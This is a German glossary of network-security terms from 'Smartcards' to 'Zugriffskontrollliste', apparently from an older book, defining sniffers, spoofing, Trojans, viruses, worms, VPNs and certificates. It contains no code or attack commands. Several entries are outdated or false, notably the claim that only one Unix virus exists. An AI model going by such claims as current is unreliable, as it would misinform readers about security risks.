Smartcards - Kleine Plastikkarten, die sehr viel Ähnlichkeit mit Kreditkarten haben. Smardcards sind jedoch weiter entwickelt als Kreditkarten und enthalten winzige Mikroprozessoren, die Daten speichern können.

Sniffer - Programm, das heimlich Datagramme abfängt, die über ein Netzwerk gesendet werden. Es kann auf legitime Weise verwendet werden (von einem Ingenieur, der versucht, Netzwerkprobleme zu diagnostizieren) oder unrechtmäßig (von einem Cracker, der darauf aus ist, Benutzernamen und Paßwörter zu stehlen).

SNMP-Sicherheitsprotokolle - Das Simple Network Management Protocol wird für die Fernverwaltung und den Schutz von Netzwerken und Hosts verwendet. Es gibt innerhalb des SNMP-Paketes eine Reihe von Protokollen, die sich auf die Sicherheit beziehen. Sie finden mehr Informationen darüber in RFC 1352.

Social Engineering - Begriff aus dem Cracker-Jargon. Eine Vorgehensweise, mit der man unvorsichtiges Personal dazu verleitet oder überredet, Paßwörter oder andere Informationen über ihr Netzwerk preiszugeben.

SOCKS-Protokoll - Ein Protokoll, das eine ungesicherte Firewall-Durchquerung für TCP-basierte Dienste ermöglicht.

SP3 - Netzwerkschicht-Sicherheitsprotokoll.

SP4 - Transportschicht-Sicherheitsprotokoll.

Spoofing - Jede Vorgehensweise, die beinhaltet, daß sich jemand als ein anderer Benutzer oder Host ausgibt, um unautorisierten Zugriff auf das Zielsystem zu erhalten.

SSL (Secure Socket Layer) - Ein Sicherheitsprotokoll (entwickelt von Netscape Communications), das Client-Server-Anwendungen eine Kommunikation ermöglicht, die nicht abgehört, manipuliert oder gefälscht werden kann. SSL wird auch zur Sicherung des elektronischen Zahlungsverkehrs verwendet. Mehr Informationen finden Sie unter http://home.netscape.com/eng/ssl3/ draft302.txt.

Tastatur-Recorder - Ein Programm, das heimlich die Tastatureingaben eines nichtsahnenden Opfers aufzeichnet. Diese Tools werden verwendet, um von jemandem den Benutzernamen und das Paßwort zu stehlen.

tcpdump - Utility aus der Unix-Welt, das eine sehr detaillierte Protokollierung des Netzverkehrs ermöglicht. tcpdump ist also ein Sniffer, der auf Netzwerkanalyse spezialisiert ist.

Telnet Authentication Option - Protokolloptionen für Telnet, die Telnet- basierte Verbindungen mit einer grundlegenden Sicherheit versehen und auf Regeln basieren, die auf Source-Routing-Ebene greifen. Vgl. RFC 1409.

TEMPEST - Transient Electromagnetic Puls Surveillance Technology. TEMPEST ist die Praxis und die Untersuchung des Abfangens oder Abhörens von elektromagnetischen Signalen, die von irgendeinem Gerät ausgehen - in diesem Fall einem Computer. Eine TEMPEST-Abschirmung ist jedes Computer- Sicherheitssystem, das zur Abwehr eines solchen Abhörens entwickelt worden ist.

Traceroute - Ein TCP/IP-Programm, das die Route eines IP-Pakets zwischen Ihrem Rechner und einem entfernten Host verfolgt und aufzeigt.

Trojanisches Pferd - Eine Anwendung oder Code, der ohne Wissen des Benutzers heimlich und unautorisiert Aufgaben durchführt. Diese Aufgaben können die Systemsicherheit verletzen.

Tunneling - Das Einpacken einer einzelnen IP-Verbindung oder gleich des ganzen Netzwerkverkehrs in IP-Pakete zum Zweck des transparenten (also für den Netzwerkbenutzer, ob Programm oder Mensch, unsichtbaren) Transports. Meist wird dafür das IPIP-Protokoll verwendet (IP in IP). Da es leicht möglich ist, diesen Datenstrom zu verschlüsseln, kann man mit Tunneling ein lokales Netzwerk über eine beliebige Entfernung virtuell ausdehnen (siehe VPN). SSH (Secure Shell) kann Port-Verbindungen von einem Rechner zu einem anderen durch einen verschlüsselten Tunnel weiterreichen (Port-Forwarding, Port-Tunneling).

UDP (User Datagram Protocol) - Ein verbindungsloses Protokoll aus der IP- Familie. Verbindungslose Protokolle übertragen Daten zwischen zwei Hosts, obwohl diese Hosts keine aktive virtuelle Verbindung haben. Der Zielhost muß also die übertragenen Daten angefordert haben und darauf warten. UDP wird oft dann verwendet, wenn es unzweckmäßig ist, daß eine Datenverbindung einen Verbindungsstatus hat, etwa bei Video- oder Audiokonferenzen, bei denen ohne großen Schaden Daten verlorengehen und nicht ersetzt werden können und bei denen mehrere Hosts gleichzeitig beteiligt sein können. Daten in UDP-Paketen sind also Fragmente, über deren Sequenz und Vollständigkeit die Anwendungsschicht wachen muß.

UID - Siehe Benutzer-ID.

Verkehrsanalyse - Verkehrsanalyse ist die Untersuchung von Mustern bei der Kommunikation und weniger des Inhalts der Kommunikation. Es wird z.B. untersucht, wann, wo und zu wem bestimmte Nachrichten gesendet werden, ohne den Inhalt dieser Nachrichten zu untersuchen. Eine Verkehrsanalyse kann aufschlußreich sein, besonders bei der Bestimmung von Beziehungen zwischen Einzelpersonen und Hosts.

Verschlüsselung - Der Prozeß der Codierung von Daten, so daß sie von unautorisierten Personen nicht gelesen werden können. Bei den meisten Verschlüsselungsschemata benötigen Sie zum Entschlüsseln der Daten ein Paßwort. Verschlüsselung wird vorrangig verwendet, um die Privatsphäre oder geheime Informationen zu schützen.

Vertrauenswürdiges System - Ein Betriebssystem oder anderes System, das für Umgebungen sicher genug ist, in denen geheime Informationen aufbewahrt werden.

Virtuelles Privates Netzwerk (VPN) - Die VPN-Technologie ermöglicht Unternehmen mit Mietleitungen, untereinander ein geschlossenes und sicheres Leitungssytem über das Internet zu bilden. Auf diese Weise stellen Unternehmen sicher, daß Daten zwischen ihnen und ihren Gegenübern sicher (und normalerweise verschlüsselt) übertragen werden. Siehe auch Tunneling.

Virus - Per Definition ist ein Virus ein Programm, das sich selbst kopiert. Um das zu tun, hängt es sich an oder in Dateien und/oder schreibt sich in den Boot- Sektor der Festplatte. Als zum Teil unangenehme Nebenwirkung haben manche Viren zerstörende Auswirkungen auf die Funktionalität der Software eines Computers, in einigen wenigen Fällen auch auf die Hardware. Viren sind für Betriebssysteme, die nicht von Microsoft hergestellt werden, extrem unüblich. Für Unix und Unix-ähnliche (Linux) Betriebssysteme existiert nur ein Virus, der aber nicht ernst zu nehmen ist.

WAN - Wide Area Network.

warez - Gestohlene oder geknackte Software; warez werden oft im Usenet gehandelt.

Wurm - ein Computerprogramm (nicht notwendigerweise bösartig), das sich vervielfältigt und sich von Host zu Host über das Netzwerk ausbreitet. Würmer verbrauchen manchmal sehr viele Netzwerkressourcen und sind daher DoS- Attacken.

Zeitbombe - Jedes Programm, das auf eine bestimmte Uhrzeit oder ein Ereignis wartet, um mit meist destruktiver Wirkung in Aktion zu treten. Siehe auch Logische Bombe.

Zertifizierung - Es gibt zwei übliche Definitionen dieses Begriffs. Erstens kann Zertifizierung sich auf das Ergebnis einer erfolgreichen Prüfung eines Sicherheitsproduktes oder -systems beziehen. In diesem Zusammenhang wurde ein Produkt auf einer bestimmten Ebene der Sicherheit zertifiziert. Die andere Definition ist diese: Die Zertifizierung eines Menschen, der erfolgreich bestimmte Kurse absolviert hat, die ihn auf einem bestimmten Gebiet qualifizieren (z.B. die Zertifizierung als Novell Network Engineer).

Zertifizierungsstelle (Certificate Authority) - Vertrauenswürdige, unabhängige Unternehmen, die Sicherheitszertifikate erteilen und deren Authentizität sicherstellen. Die wahrscheinlich bekannteste kommerzielle Zertifizierungsstelle ist VeriSign, die u.a. Zertifikate für Microsoft-kompatible ActiveX-Komponenten oder Echtheitszertifikate von SSL-Schlüsseln, beispielsweise für einen Webserver, ausstellt.

Zugriffskontrolle - Jedes Mittel, Gerät oder jede Technik, die es einem Administrator ermöglicht, bestimmten Benutzern den Zugriff auf eine bestimmte Ressource zu verweigern oder zu gewähren, sei es auf eine Datei, ein Verzeichnis, ein Teilnetz, ein Netzwerk oder einen Server.

Zugriffskontrolliste (ACL - Access Control List) - Eine Liste, in der Informationen über Benutzer und die Ressourcen gespeichert sind, auf die diese zugreifen dürfen.